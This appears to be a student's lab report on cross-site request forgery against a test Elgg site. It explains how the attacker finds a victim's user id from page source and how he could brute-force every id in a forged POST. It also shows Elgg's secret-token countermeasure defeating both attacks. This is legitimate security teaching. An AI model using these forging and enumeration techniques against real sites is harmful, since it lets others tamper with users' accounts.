
This attack works in the same was as the previous attack, except some more effort was taken to create the attack web site to properly forge the request. Since parameters are in the body of the web site, Boby needed to use JavaScript to create a request document and submit that in code. Slightly more involved then simply adding parameters to an HTTP GET request and embedding the URL into an img tag!

Question 1:


The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

Answer:

To get Alice's ID, Boby was able to View Page Source on the Members page (shown below). He searched for Alice and found several references and was able to parse the unique information for Alice in that line. He noticed that members had unique number in the 40's associated with them was able to deduce that Alice's ID is 42.



The figure below shows the page source which clearly shows the list of members and their IDs. The ID 42 is highlight and we can see the association to "alice" a few lines below that.



Question 2:

If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer:

Using this attack, Boby would not be able to modify the person currently logged-in's account since he does not know the person's ID. While he may be able to get the list of IDs beforehand by Viewing Page source for members, he will not know who specifically is logged and, as such, who's profile ID (guid) to update.

That being said, it would be possible for Boby to "brute-force" an attack using all the IDs and, certainly, one of them will work and allow that IDs profile to be update. Boby would need to loop through all IDs in his attack page and submit those POST requests. While most of the HTTP POST requests will fail, one will work and that one will be the ID of the user currently logged in. This would allow the attack to succeed.


This is not a glamorous attack and if there are many IDs the victim may get suspicious, but this is certainly one method Boby could successfully edit the victim's profile without knowing who's logged in.

Task 4: Turn-on Countermeasures


Goal: After turning on the countermeasure above, try the CSRF attack again, and describe your observation.

The figure below shows the modification to the ActionService.php/gatekeeper() function to re-enable the countermeasures.


Removed Boby as friend in Alice's account. This is shown below.



The screenshots below shows an HTTP POST request when Boby is adding Samy as a friend. We can see the details of the request below this screenshot to understand / view the secret token and timestamp.




The figure below shows the request. Here we see the __elgg_ts and __elgg_token parameter being passed as a parameter in the HTTP POST request.




In the figure below, we attempt HTTP GET request to Add Boby as friend to Alice. The error is observed below "Form is missing __token or __ts fields" (our secret fields). Boby is not added as a friend (screen shot below this one). Due to the countermeasures, the attack is not successful.


The first screen shot shows the previous messages sent to Alice. Alice attempts to click on the first one, which is the one with the HTTP GET request to add Boby as a friend.




We see the error below which shows that the HTTP GET request was not success due to missing __token and __ts fields.



Finally, we see that Boby was not added as a friend to Alice.



The figures below show the HTTP POST request to update Alice's profile to include the text "Boby is My Hero!". The results are below as well. The profile is not updated since the tokens are not provided, the HTTP POST in Boby's attack page fails.



Observations / Explanations

In this task we re-enabled counter measures which validate the timestamp and the token. With this validation in place, we can observe that neither the HTTP GET attack, which added Boby as Alice's friend, or the HTTP POST attack, which updated Alice's profile to include the text "Boby is My Hero!", worked. Both attacks failed. Since the attacker does not have access to the timestamp or the token, he/she cannot replicate that data in the requests. Also, since the timestamp and token values are not present in the requests, the requests fail without even evaluated their respective values.

Question 1:

Please point out the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool.

Answer:

Using the Add Friend screen shot previously shown, we can see the timestamp and token are supplied in the body as part of the HTTP POST request.

`__elgg_ts=1541255400&__elgg_token=89jBgEOp_kpCcGarKyuSAA`

Question 2:

Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

Answer:

The timestamp and token are hidden embedded elements in the client pages. There is no way for the attacker's web site to get this information from the valid client pages. So, while the attacker can know that he/she should provide a timestamp and token value on an HTTP GET or HTTP POST request, he/she will be unable to provide the *correct* values that would allow the attack to pass the countermeasure; i.e. the validation of the timestamp and token.